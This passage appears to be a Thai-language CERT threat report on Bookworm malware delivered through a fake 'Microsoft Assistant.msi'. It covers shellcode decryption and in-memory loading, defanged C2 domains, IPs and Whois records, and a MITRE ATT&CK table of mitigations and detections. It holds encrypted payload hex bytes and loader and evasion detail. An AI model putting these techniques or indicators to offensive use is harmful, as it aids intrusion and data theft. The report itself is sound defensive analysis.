0470084F	9A 79 C8 C7 A0 38 E6 3C 09 FA 30 CB C0 CD 2A 15	.yÈÇ 8æ<.ú0ËÀÍ*.
0470085F	EE B3 F7 59 EC 92 0D 94 87 C2 1D AD E2 E3 67 CA	î³÷Yì....Â..âãgÊ
0470086F	B7 A1 55 03 25 6E 32 B0 7D A1 B2 A7 20 F9 91 C3	·¡U.%n2°}¡²§ ù.Ã
0470087F	CD 40 44 A3 AD 0F 36 35 D8 52 79 0A B7 AC 84 2E	Í@D£..65ØRy.·¬..
0470088F	28 46 FE D9 CE 11 A3 D2 53 ED 28 01 33 93 F0 F6	(FþÙÎ.£ÒSí(.3.ðö
0470089F	04 B2 6F BB AA B3 5E E4 D5 B2 E9 52 3E 0E E0 43	.²o»ª³^äÕ²éR>.àC
047008AF	42 C9 E4 E4 DC B6 60 06 BC 88 1F 05 5F 6F E4 BE	BÉääÜ¶`.¼..._oä¾
047008BF	15 81 E7 3D 82 1C BD 32 36 34 FA 57 35 CD 39 7F	..ç=..½264úW5Í9.
047008CF	0B 57 B3 B5 F9 48 23 99 6A 27 8E 7F 27 65 C5 6D	.W³µùH#.j'..'eÅm
047008DF	42 25 E5 43 CA FA 03 3B B8 F8 C5 9D 72 70 AC 34	B%åCÊú.;¸øÅ.rp¬4
047008EF	E8 CF 4C 80 D0 3A 11 AA 6B A3 16 AE A7 59 38 A9	èÏL.Ð:.ªk£.®§Y8©
047008FF	6E 10 8E 4A 22 DF B8 41 1B 2A B0 64 15 3B 6C 9E	n.J"ß¸A.*°d.;l.
0470090F	B1 F3 88 6C D6 7B 8D 12 EB 3C E2 70 B6 5E F7 E8	±ó.lÖ{..ë<âp¶^÷è
0470091F	D7 B1 49 03 F5 E3 69 A9 77 AE 34 C1 E6 5D 1B EA	×±I.õãi©w®4Áæ].ê
0470092F	E9 86 F3 1D A2 E4 83 3C F6 A8 6F 40 52 26 65 81	é.ó.¢ä.<ö¨o@R&e.


ภาพที่ 16 พื้นที่ภายใน memory ของ shellcode ตำแหน่งที่ 0x81F ถึง 0x180E7 ก่อนการ decrypt



ภาพที่ 17 พื้นที่ภายใน memory ของ shellcode ตำแหน่งที่ 0x81F ถึง 0x180E7 หลังการ decrypt พบว่าเป็น payload ประเภทไฟล์ PE (DLL)


ต่อมา shellcode จะทำการเรียกใช้งาน WinAPI VirtualAlloc โดยกำหนด memory protection เป็น PAGE_EXECUTE_READWRITE เพื่อจัดเตรียมพื้นที่ memory สำหรับใช้ในการสำเนา decrypted payload จากพื้นที่ memory ของ shellcode ไปยัง allocated memory จากนั้นเมื่อกระบวนการสำเนาเสร็จเรียบร้อยแล้วจึงจะทำการเข้ารหัสข้อมูล (encrypt) ตั้งแต่ตำแหน่งที่ 0x81F ถึง 0x180E7 ภายในพื้นที่ memory ของ shellcode ให้กลับไปอยู่ในสถานะที่เป็นข้อมูลเข้ารหัส (ciphertext) อีกครั้ง ซึ่งคาดว่าการกระทำดังกล่าวอาจมีวัตถุประสงค์เพื่อหลีกเลี่ยงการถูกตรวจพบโดยเครื่องมือป้องกันภัยคุกคามทางไซเบอร์ที่มีขีดความสามารถในการสแกน memory และเพื่อปกป้องไฟล์ payload จากนักวิเคราะห์มัลแวร์

ขั้นตอนต่อมา shellcode จะเริ่มกระบวนการสร้าง Import Address Table (IAT) ให้กับ payload ดังกล่าวภายใน memory โดยอาศัยการวนลูปการทำงานของ WinAPI LoadLibraryA และ GetProcAddress รายละเอียดตามภาพที่ 18



ภาพที่ 18 shellcode ทำการวนลูปเพื่อสร้าง IAT ให้กับ payload ภายใน memory

เมื่อทำการสร้าง IAT ให้กับ payload เสร็จเรียบร้อยแล้ว shellcode จึงจะทำการ execute payload ดังกล่าวเป็นขั้นตอนสุดท้าย รายละเอียดตามภาพที่ 19



ภาพที่ 19 shellcode ทำการ execute payload ภายในพื้นที่ memory เป็นลำดับสุดท้าย

สำหรับ payload ดังกล่าวซึ่งเป็นไฟล์ PE (DLL) ยังมีการทำงานในเชิงลึกและมีพฤติกรรมการ inject ไฟล์อีกเป็นจำนวนมากเข้าสู่พื้นที่ memory ทั้งนี้ศูนย์ TTC-CERT จะทำการวิเคราะห์ข้อมูลดังกล่าวเพิ่มเติมในรายงานลำดับต่อไป

---

hxxp://{USERNAME}.{COMPUTERNAME}.90f5b7d8.logplog.eu[.]org

Tags

Command and Control Beacon Bookworm

Ports

- 80 TCP

Whois

domain: LOGPLOG.EU.ORG
address: UNDISCLOSED BY REQUEST
address: UNDISCLOSED BY REQUEST
changed: 2022-07-11 07:15:18

tech-c: JW1779-FREE
admin-c: JW1779-FREE

person: UNDISCLOSED BY REQUEST
nic-hdl: JW1779-FREE
address: UNDISCLOSED BY REQUEST
e-mail: jw1779-fe0b863e4a8c294d56d2e8548d4de180@handles.eu.org
changed: 2022-10-20 05:18:10

ความเชื่อมโยง

hxxp://{USERNAME}.{COMPUTERNAME}.90f5b7d8.logplog.eu[.]org	Connected_From	ไฟล์ 5149f8fb28... (Microsoft Assistant.msi)
	Resolve_To (history)	103.235.46[.]40 183.232.231[.]173

รายละเอียด

ไฟล์ 5149f8fb28... (Microsoft Assistant.msi) อาศัยการทำงานของ PowerShell script เพื่อสร้างการเชื่อมต่อมายังโดเมนนี้และทำการส่งบีคอนผ่านพอร์ต 80 (TCP)

อนึ่ง เว็บไซต์ eu[.].org เป็นเพียงผู้ให้บริการ free subdomain ให้กับบุคคลทั่วไปโดยที่ไม่มีการตรวจสอบหรือยืนยันตัวตนใด ๆ ทำให้ถูกผู้โจมตีฉวยโอกาสนำมาใช้งานในการโจมตีทางไซเบอร์ ซึ่งจากชื่อโดเมนในข้างต้นจะมี subdomain ที่ถูกลงทะเบียนใช้งานโดยผู้โจมตีคือ "logplog" และมี multi-level subdomain คือ "90f5b7d8" ตามด้วยข้อมูล {USERNAME} และ {COMPUTERNAME} ซึ่งเป็นตัวแปรที่จะถูกอ่านค่าจาก environment ของเครื่องคอมพิวเตอร์เป้าหมายก่อนที่จะทำการส่งบีคอนออกไปยัง C2 ผ่าน Invoke-WebRequest cmdlet โดยใช้ PowerShell script ดังกล่าว ซึ่งศูนย์ TTC-CERT คาดว่าขั้นตอนการส่งบีคอนไปยัง C2 มีวัตถุประสงค์เพื่อแจ้งเตือนให้ผู้โจมตีทราบว่ามีเครื่องคอมพิวเตอร์เป้าหมายรายใหม่ถูกโจมตีสำเร็จแล้ว ตลอดจนคาดว่าเพื่อส่งข้อมูลเครื่องเป้าหมายไปยัง C2 สำหรับการลงทะเบียน (registration) กับ C2 ในการรับคำสั่งจากผู้โจมตีต่อไป อีกทั้งยังทำให้ผู้โจมตีทราบข้อมูลเวอร์ชันของ PowerShell ที่ติดตั้งอยู่บนเครื่องคอมพิวเตอร์เป้าหมายได้อีกด้วย

ทั้งนี้จากการศึกษาข้อมูลเพิ่มเติมในเว็บไซต์ eu[.]org ประกอบกับข้อมูจาก Whois ทำให้ทราบว่าผู้โจมตีมีการสมัครใช้งานบริการเว็บไซต์ eu[.]org ภายใต้ชื่อบัญชีว่า **"JW1779-FREE"**

ศูนย์ TTC-CERT ได้ทำการตรวจสอบเชิงลึกจาก Passive DNS ของหมายเลขไอพีที่ถูกใช้งานโดยผู้โจมตีทำให้สามารถค้นพบ subdomain ภายใต้ eu[.]org เพิ่มเติมอีก 3 รายการ ซึ่งมีความเป็นไปได้ในระดับสูงว่าอาจถูกใช้งานโดยผู้โจมตีกลุ่มเดียวกัน รายละเอียดตามตารางที่ 11

ตารางที่ 11 รายการ subdomain ต้องสงสัยภายใต้ eu[.]org, หมายเลขไอพี, และ ชื่อบัญชีที่เกี่ยวข้อง

subdomain	Resolved to IP (ณ 26 พ.ย.65)	ชื่อบัญชีที่เกี่ยวข้อง
logplog.eu[.]org	ไม่ปรากฏ	JW1779-FREE
make-love.eu[.]org	103.235.46[.]40	ZW204-FREE
morning.eu[.]org	103.235.46[.]40	NB208-FREE
stopping.eu[.]org	103.235.46[.]40	NB208-FREE

---

make-love.eu[.]org

Tags

Command and Control Bookworm

Whois

domain: MAKE-LOVE.EU.ORG
address: UNDISCLOSED BY REQUEST
address: UNDISCLOSED BY REQUEST
changed: 2022-08-16 12:51:55
tech-c: ZW204-FREE
admin-c: ZW204-FREE

person: UNDISCLOSED BY REQUEST
nic-hdl: ZW204-FREE
address: UNDISCLOSED BY REQUEST
e-mail: zw204-72026f0c84c68e38630983e3dd95af25@handles.eu.org
changed: 2022-07-05 16:27:01

ความเชื่อมโยง

make-love.eu.org	Resolve_To (active)	103.235.46[.]40
	Resolve_To (history)	183.232.231[.]173

รายละเอียด

มีความเป็นไปได้ในระดับสูงว่า subdomain ชื่อ make-love.eu[.]org อาจถูกใช้งานโดยผู้โจมตีกลุ่มเดียวกันกับ logplog.eu[.]org

---

morning.eu[.]org

Tags

Command and Control Bookworm

Whois

domain: MORNING.EU.ORG
address: UNDISCLOSED BY REQUEST
address: UNDISCLOSED BY REQUEST
changed: 2022-06-18 18:33:31
tech-c: NB208-FREE
admin-c: NB208-FREE
person: UNDISCLOSED BY REQUEST
nic-hdl: NB208-FREE
address: UNDISCLOSED BY REQUEST
e-mail: nb208-088fca9321a7d85bcb40800e06b9b885@handles.eu.org
changed: 2021-12-14 03:57:41

ความเชื่อมโยง

morning.eu[.]org	Resolve_To (active)	103.235.46[.]40
	Resolve_To (history)	183.232.231[.]173
		104.193.88[.]123
		104.193.88[.]77

รายละเอียด

มีความเป็นไปได้ในระดับสูงว่า subdomain ชื่อ morning.eu[.]org อาจถูกใช้งานโดยผู้โจมตีกลุ่มเดียวกันกับ logplog.eu[.]org

---

stopping.eu[.]org

Tags

Command and Control Bookworm

Whois

domain: STOPPING.EU.ORG
address: UNDISCLOSED BY REQUEST
address: UNDISCLOSED BY REQUEST
changed: 2021-12-21 20:30:39
tech-c: NB208-FREE
admin-c: NB208-FREE
person: UNDISCLOSED BY REQUEST
nic-hdl: NB208-FREE
address: UNDISCLOSED BY REQUEST
e-mail: nb208-088fca9321a7d85bcb40800e06b9b885@handles.eu.org
changed: 2021-12-14 03:57:41

ความเชื่อมโยง

stopping.eu[.]org	Resolve_To (active)	103.235.46[.]40
	Resolve_To (history)	183.232.231[.]173 104.193.88[.]123 104.193.88[.]77

รายละเอียด

มีความเป็นไปได้ในระดับสูงว่า subdomain ชื่อ stopping.eu[.]org อาจถูกใช้งานโดยผู้โจมตีกลุ่มเดียวกันกับ logplog.eu[.]org

---

103.235.46[.]40

ความเชื่อมโยง

103.235.46[.]40	Resolved_From (history)	hxxp://{USERNAME}.{COMPUTERNAME}.90f5b7d8.logplog.eu[.]org
	Resolved_From (active)	make-love.eu.org

		morning.eu.org stopping.eu.org

รายละเอียด

โดเมน hxxp://{USERNAME}.{COMPUTERNAME}.90f5b7d8.logplog.eu[.]org เคยถูก resolved มายังไอพีนี้ โดยมีการใช้งานล่าสุดถึงเมื่อวันที่ 22 พ.ย.65

ณ เวลาที่เขียนรายงานฉบับนี้ (26 พ.ย.65) หมายเลขไอพี 103.235.46[.]40 กำลังถูกใช้งานโดย subdomain ต้องสงสัยอีกจำนวน 3 รายการ ได้แก่ make-love.eu.org, morning.eu.org, และ stopping.eu.org

---

183.232.231[.]173

ความเชื่อมโยง

183.232.231[.]173	Resolved_From (history)	hxxp://{USERNAME}.{COMPUTERNAME}. 90f5b7d8.logplog.eu[.]org make-love.eu[.]org morning.eu[.]org stopping.eu[.]org

รายละเอียด

โดเมน hxxp://{USERNAME}.{COMPUTERNAME}.90f5b7d8.logplog.eu[.]org เคยถูก resolved มายังไอพีนี้ โดยมีการใช้งานล่าสุดถึงเมื่อวันที่ 11 ต.ค.65

104.193.88[.]123

ความเชื่อมโยง

104.193.88[.]123	Resolved_From (history)	morning.eu[.]org stopping.eu[.]org

รายละเอียด

โดเมน morning.eu[.]org และ stopping.eu[.]org เคยถูก resolved มายังไอพีนี้ โดยมีการใช้งานล่าสุดถึงเมื่อวันที่ 25 ส.ค.65 และ 26 ส.ค.65 ตามลำดับ

104.193.88[.]77

ความเชื่อมโยง		
104.193.88[.]77	Resolved_From (history)	morning.eu[.]org stopping.eu[.]org

รายละเอียด

โดเมน morning.eu[.]org และ stopping.eu[.]org เคยถูก resolved มายังไอพีนี้ โดยมีการใช้งานล่าสุดถึงเมื่อวันที่ 25 ส.ค.65 และ 26 ส.ค.65 ตามลำดับ

Revisions

29 พ.ย.65: เวอร์ชันที่ 1

รายการ Techniques-Tactics ที่มัลแวร์ใช้ โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK[14]

Resource Development			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Acquire Infrastructure: Domains	T1583.001	ผู้โจมตีลงทะเบียน subdomain ภายใต้เว็บ eu[.]org เพื่อนำมาใช้ในการโจมตี	**Detections:** [DS0038] ตรวจสอบข้อมูลของ Passive DNS ที่เกี่ยวข้องกับ IP address ต้องสงสัยเพื่อค้นหาข้อมูล DNS ที่เกี่ยวข้องกับการโจมตี
Acquire Infrastructure: Web Services	T1583.006	ผู้โจมตีสมัครใช้งานเว็บ eu[.]org ซึ่งให้บริการ free subdomain register เพื่อนำมาใช้ในการโจมตี	**Detections:** [DS0035] ศึกษา characteristics ของ C2 เพื่อนำมาใช้ในการตรวจจับ
Execution			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Command and Scripting Interpreter: PowerShell	T1059.001	ผู้โจมตีใช้งาน powershell script ผ่าน PowerShell loader ภายในไฟล์ ".msi" ในการเรียกออกไปยัง C2	**Mitigations:** [M1045] ตั้งค่า PowerShell execution policy ให้อนุญาตเฉพาะ signed scripts, [M1038] ใช้งาน application control, [M1026] จำกัดสิทธิ์การใช้งาน powershell ให้เฉพาะ administrators หรืออนุญาตให้ใช้งานได้เฉพาะผู้ใช้งานที่มีความจำเป็นตามธุรกิจขององค์กร

[14] "MITRE ATT&CK®." https://attack.mitre.org/. Accessed 29 Jun. 2021.

			เท่านั้น **Detections:** [DS0017] ตรวจสอบการเปลี่ยนแปลงของ PowerShell execution policy หรือควร alert เมื่อพบการใช้งาน PowerShell ในระบบที่ไม่ควรมีการใช้งาน PowerShell, [DS0009] ตรวจสอบโปรเซสที่อาจ abuse การใช้ PowerShell command หรือ PowerShell script
Native API	T1106	มัลแวร์ Bookworm ใช้ WinAPI UuidFromStringA ในการ parsing UUID shellcode เข้าสู่พื้นที่ memory ก่อนที่จะใช้ WinAPI EnumSystemLanguageGroupsA ในการ execute UUID shellcode	**Detections:** [DS0011] ตรวจสอบการสร้างและโหลดไฟล์ DLL/PE ที่ผิดปกติ เช่น svchost.exe โหลด libcurl.dll, [DS0009] ตรวจสอบ OS API ที่อาจถูกใช้ในการ execute payload เช่น การใช้ ไฟล์ libcurl.dll มีการใช้งาน WinAPI EnumSystemLanguageGroupsA ซึ่งถือว่าผิดปกติ
Shared Modules	T1129	มัลแวร์ Bookworm สามารถ load และ execute export fuction จาก DLL ได้	**Mitigations:** [M1038] ใช้ application control เพื่อปิดกั้นการโหลดใช้งาน DLL ต้องสงสัย **Detections:** [DS0009] ตรวจสอบ OS API ที่อาจถูกใช้ในการ execute payload เช่น การใช้ WinAPI EnumSystemLanguageGroupsA ในการ execute UUID shellcode

Persistence			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Scheduled Task/Job: Scheduled Task	T1053.005	ผู้โจมตีสร้าง schedule task ชื่อ MicrosoftAssistantUpdateTaskMachine โดยกำหนดให้เรียกใช้งานไฟล์ "%PROGRAMFILES(X86)%\Microsoft\Microsoft Assistant\Microsoft Assistant\svchost.exe"	**Mitigations:** [M1026] ตั้งค่า Increase Scheduling Priority ให้อนุญาตเฉพาะ administrator group ในการตั้งค่า schedule a priority process , GPO: Computer Configuration > [Policies] > Windows Settings > Security Settings > Local Policies > User Rights Assignment: Increase scheduling priority. [M1018] จำกัดสิทธิ์ของบัญชีผู้ใช้งาน เพื่อป้องกันการสร้าง scheduled task ผ่าน remote systems **Detections:** [DS0022] ตรวจสอบข้อมูลของ Windows Task Scheduler ใน %systemroot%\System32\Tasks เพื่อหา task ที่ผิดปกติ, [DS0009] สำหรับ Windows 10 ตรวจสอบโปรเซสรวมถึง command-line ของโปรเซสที่ถูก spawn โดย svchost.exe และสำหรับ Windows เวอร์ชันเก่า ให้เช็ค Windows Task Scheduler (taskeng.exe), [DS0003] ตรวจสอบการสร้าง scheduled jobs โดยเปิดการใช้งาน winevt log ใน "Microsoft-Windows-TaskScheduler/Operational" และเช็ค Event ID 106 (Win7), Event ID

			4698,4700,4701 (Win10)[DS0024] ตรวจสอบ registry key ที่เกี่ยวข้องกับการสร้าง task
Privilege Escalation			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Scheduled Task/Job: Scheduled Task	T1053.005	ผู้โจมตีกำหนด schedule task ชื่อ MicrosoftAssistantUpdateTaskMachine ให้ทำงานด้วยสิทธิ์ระดับสูงสุด	**Mitigations:** [M1028] แก้ไขการตั้งค่าให้ scheduled tasks บังคับให้ task ทำงานภายใต้สิทธิ์ของผู้สร้าง task เท่านั้น, GPO: Computer Configuration > [Policies] > Windows Settings > Security Settings > Local Policies > Security Options: Domain Controller: Allow server operators to schedule tasks ตั้งค่าเป็น "disabled" **Detections:** [DS0022] ตรวจสอบข้อมูลของ Windows Task Scheduler ใน %systemroot%\System32\Tasks เพื่อหา task ที่ผิดปกติ, [DS0009] สำหรับ Windows 10 ตรวจสอบโปรเซสรวมถึง command-line ของโปรเซสที่ถูก spawn โดย svchost.exe และสำหรับ Windows เวอร์ชันเก่า ให้เช็ค Windows Task Scheduler (taskeng.exe), [DS0003] ตรวจสอบการสร้าง scheduled jobs โดยเปิดการใช้งาน winevt log ใน

			"Microsoft-Windows-TaskScheduler/Operational" และเช็ค Event ID 106 (Win7), Event ID 4698,4700,4701 (Win10)[DS0024] ตรวจสอบ registry key ที่เกี่ยวข้องกับการสร้าง task
Defense Evasion			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Obfuscated Files or Information	T1027	ผู้โจมตีทำการเข้ารหัสไฟล์ payload ซึ่งอยู่ภายใน UUID shellcode โดยใช้อัลกอริทึม RC4	**Mitigations:** [M1049] แอนตี้ไวรัสสามารถใช้ในการตรวจจับไฟล์ต้องสงสัยได้, [M1040] สำหรับ Windows 10 ให้เปิดใช้งาน Attack Surface Reduction (ASR) ซึ่งอาจช่วยป้องกันการ execute payload ที่เข้ารหัสได้
Obfuscated Files or Information: Dynamic API Resolution	T1027.007	ภายใน shellcode มีการใช้งานเทคนิค stack strings เพื่อปกปิดการเรียกใช้งาน API	**Detections:** [DS0022] สามารถใช้ file-based signature ในการตรวจจับได้ แต่ผลลัพธ์ขึ้นอยู่กับวิธีการที่มัลแวร์ใช้ในการ obfuscate API functions call, [DS0011] ตรวจสอบการโหลดใช้งาน module ซึ่งไม่มีชื่อปรากฏใน Import Table หรือทำการวิเคราะห์พฤติกรรมมัลแวร์เพื่อค้นหา stack strings, [DS0009] ตรวจสอบการเรียกใช้ WinAPI GetProcAddress และ LoadLibrary ซึ่งอาจถูกนำไปใช้ในการเรียกใช้ฟังก์ชันอื่น ๆ ที่ผิดปกติ

Obfuscated Files or Information: Embedded Payloads	T1027.009	ผู้โจมตีมีการฝังไฟล์ payload เอาไว้ภายใน UUID shellcode	**Mitigations:** [M1049] แอนตี้ไวรัสสามารถใช้ในการตรวจจับไฟล์ต้องสงสัยได้, [M1040] สำหรับ Windows 10 ให้เปิดใช้งาน Attack Surface Reduction (ASR) ซึ่งอาจช่วยป้องกันการ execute payload ที่เข้ารหัสได้
Masquerading: Match Legitimate Name or Location	T1036.005	ผู้โจมตีตั้งชื่อไฟล์ให้คล้ายกับ legitimate name/service เช่น "Microsoft Assistant.msi", svchost.exe, libcurl.dll, และ schedule task ชื่อ MicrosoftAssistantUpdateTaskMachine, รวมถึงชื่อโฟลเดอร์ เช่น "Microsoft Assistant"	**Mitigations:** [M1045] อนุญาตเฉพาะ signed binaries และ images ในการ execute, [M1038] ควบคุมการ execution ของโปรแกรมโดยใช้ application control ในการเช็คคุณลักษณะของไฟล์ **Detections:** [DS0022] เปรียบเทียบชื่อไฟล์กับค่า hash ที่ควรจะเป็น, ตรวจสอบไฟล์โดยเทียบชื่อไฟล์กับตำแหน่งที่ควรจะเป็น. [DS0007] ในโครงสร้าง Container ให้ใช้ image IDs และ layer hash ในการเปรียบเทียบ image และคอยตรวจสอบการสร้าง new resources ต้องสงสัย, [DS0009] ตรวจสอบไฟล์ metadata โดยเปรียบเทียบข้อมูลใน InternalName, OriginalFilename, ProductName เพื่อหาไฟล์ต้องสงสัย
Process Injection	T1055	มัลแวร์ Bookworm ทำการ inject UUID shellcode และไฟล์ DLL/PE จำนวนมากเข้าสู่ host process	**Mitigations:** [M1040] ผลิตภัณฑ์รักษาความมั่นคงปลอดภัยทางไซเบอร์บางรายการสามารถป้องกันการโจมตีแบบ process injection ได้ **Detections:** [DS0011] ตรวจสอบ event log ที่เกี่ยวข้อง

			กับการสร้างหรือโหลดใช้งานไฟล์ DLL/PE โดยเฉพาะไฟล์ DLL ที่ดูมีการใช้งานที่ผิดปกติ, [DS0009] ตรวจสอบ OS API ที่อาจถูกใช้ในการ execute payload เช่น การใช้ WinAPI EnumSystemLanguageGroupsA ในการ execute UUID shellcode, ตรวจสอบความผิดปกติในการใช้งานพื้นที่ memory ของโปรเซสเมื่อเทียบกับไฟล์ต้นฉบับที่เชื่อถือได้
Deobfuscate/Decode Files or Information	T1140	ผู้โจมตีสร้าง custom decryption algorithm เพื่อใช้ในการ decrypt hardcoded key สำหรับนำไปใช้กับ RC4 ในการถอดรหัสไฟล์ payload	[DS0009] ตรวจสอบโปรเซสที่ผิดปกติ เช่น กรณีที่ msiexec.exe ทำการ spawn โปรเซส svchost.exe
System Binary Proxy Execution: Msiexec	T1218.007	ผู้โจมตีมีการใช้งานไฟล์ ".msi" ในการ execute PowerShell script รวมถึงทำการ drop และ execute ไฟล์ payload	**Mitigations:** [M1042] ปิดการทำงานของ AlwaysInstallElevated Policy หรือ [M1026] จำกัดการ execution ของ MsiExec.exe ตามสิทธิ์ผู้ใช้งานเท่าที่จำเป็น **Detections:** [DS0017] ตรวจสอบอาทิวเมนต์ของ msiexec.exe ทั้งในช่วงก่อนและหลังที่จะถูกเรียกใช้งาน อาจช่วยให้พบสิ่งที่น่าสงสัยได้, [DS0011] ตรวจสอบ event log ที่เกี่ยวข้องกับการสร้างหรือโหลดใช้งานไฟล์ DLL/PE โดยเฉพาะไฟล์ DLL ที่ดูมีการใช้งานที่ผิดปกติ

Hijack Execution Flow: DLL Side-Loading	T1574.002	ผู้โจมตีทำการ side-load ไฟล์ libcurl.dll โดยใช้ไฟล์ svchost.exe (masqueraded) ที่ถูก drop อยู่ภายในไดเรคทอรี่เดียวกัน	**Detections:** [DS0022] ตรวจสอบไฟล์ที่ถูกสร้างภายในโฟลเดอร์ของระบบปฏิบัติการ, [DS0011] ตรวจสอบการสร้างและโหลดไฟล์ DLL/PE ที่ผิดปกติ, [DS0009] ตรวจสอบโปรเซสที่ผิดปกติ เช่น กรณีที่ msiexec.exe ทำการ spawn โปรเซส svchost.exe
Discovery			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
System Owner/User Discovery	T1033	ผู้โจมตีใช้ PowerShell script เพื่อส่งข้อมูล USERNAME ของผู้ใช้งาน กลับไปยัง C2	**Detections:** [DS0029] ตรวจสอบข้อมูล traffic โดยประเมินความเสี่ยงร่วมกับโปรเซสต้นทางรวมถึง command-line ที่ถูกใช้งาน [DS0017] ตรวจสอบ executed command และอาถิวเมนต์ ที่อาจจะถูกใช้เพื่อเข้าถึงข้อมูลของระบบปฏิบัติการ
System Information Discovery	T1082	ผู้โจมตีใช้ PowerShell script เพื่อส่งข้อมูล COMPUTERNAME ของผู้ใช้งาน กลับไปยัง C2	**Detections:** [DS0029] ตรวจสอบข้อมูล traffic โดยประเมินความเสี่ยงร่วมกับโปรเซสต้นทางรวมถึง command-line ที่ถูกใช้งาน [DS0017] ตรวจสอบ executed command และอาถิวเมนต์ ที่อาจจะถูกใช้เพื่อเข้าถึงข้อมูลของระบบปฏิบัติการ

Command and Control			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Web Service	T1102	ผู้โจมตีใช้ subdomain จากเว็บ eu[.]org ในการรับข้อมูลบีคอนจากเครื่องคอมพิวเตอร์เป้าหมาย	**Mitigations:** [M1031] ใช้งาน IDS และ IPS เพื่อตรวจจับ traffic ที่เกิดจากมัลแวร์, [M1021] ใช้งานเว็บพรอกซี่ (web proxies) เพื่อคัดกรองการติดต่อสื่อสารที่ไม่พึงประสงค์ **Detections:** [DS0029] ตรวจสอบการเชื่อมต่อที่เกิดขึ้นจาก hosts ต้องสงสัย, วิเคราะห์ traffic patterns และ packet ประกอบกับข้อมูลที่เกี่ยวข้องกับโปรเซสเพื่อหาพฤติกรรมต้องสงสัย
Exfiltration			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
